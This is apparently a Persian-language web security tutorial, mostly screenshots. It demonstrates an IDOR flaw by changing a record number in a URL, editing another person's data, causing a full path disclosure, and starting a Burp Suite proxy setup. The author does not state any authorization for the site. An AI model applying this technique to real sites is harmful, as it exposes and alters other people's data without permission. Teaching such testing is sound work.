
3 – هدر های HTTP

4 – مقادیر Cookie در مرورگر کاربر

5 – درخواست های Ajax یا XHR

6 – localStorage و sessionStorage در مرورگر کاربر


من یه صفحه ای رو پیدا کردم با هم ببینیم داخلش چه خبر هست ؟




همانطور که در تصویر زیر میبینید گزینه های ویرایش و حذف و .. وجود دارد .


آسیب پذیری Insecure Direct Object Reference (IDOR) :

این آسیب پذیری یعنی که شما میتوانید اطلاعات یک فرد دیگر رو بخونید یا ویرایش یا حذف کنید بدون آنکه آن اطلاعات برای شما باشد . با هم ببینیم . من روی یکی از اطلاعات گزینه ویرایش رو میزنم تا در صفحه ای اطلاعات را ببینیم و ویرایش کنیم .






خب من الان عدد انتهای URL رو یه واحد کم یا زیاد میکنم ببینیم IDOR وجود دارد یا خیر ؟



بله دیدید که براحتی اطلاعات فرد دیگری رو به من نمایش داد که متاسفانه هم میتوان اطلاعات افراد را دید هم تغییر داد و حذف کرد بدون اینکه آن اطلاعات برای من یا من مالک آن باشم . حالا من یکی رو ویرایش میکنم ببینید چه اطلاعات دیگری میشه بدست آورد .




من درخواست update را اجرا کردم و اطلاعات شخص دیگری رو تغییر دادم بدون آنکه برای من باشد .

آدرس درخواست را در صفحه جدید مرورگر باز میکنم ببینیم باز چی خروجی میدهد .

همانطور که میبینید سیستم دچار خطا شده است و مسیر کامل سرور را نمایش میدهد .

(Full Path Disclosure)




تا اینجا بسته یا ادامه بدیم ؟!


خوب من دوباره ادامه میدم ببینیم میتونیم باگ دیگری پیدا کنیم یا نه .

برمیگردیم به همون صفحه ای که لیست رکورد ها را نشان میداد یه قسمت سرچ داشت از همون اول ذهنم را مشغول کرده بود (باگ داره , نداره) ؟


من Burp Suite را توی سیستم خودم باز میکنم .





روی گزینه Run کلیک میکنیم . مسیر زیر رو میریم ببینیم Proxy رو چه پورتی تنظیم شده است .




تو مرورگر Mozilla Firefox میریم و Proxy رو تنظیم میکنیم.







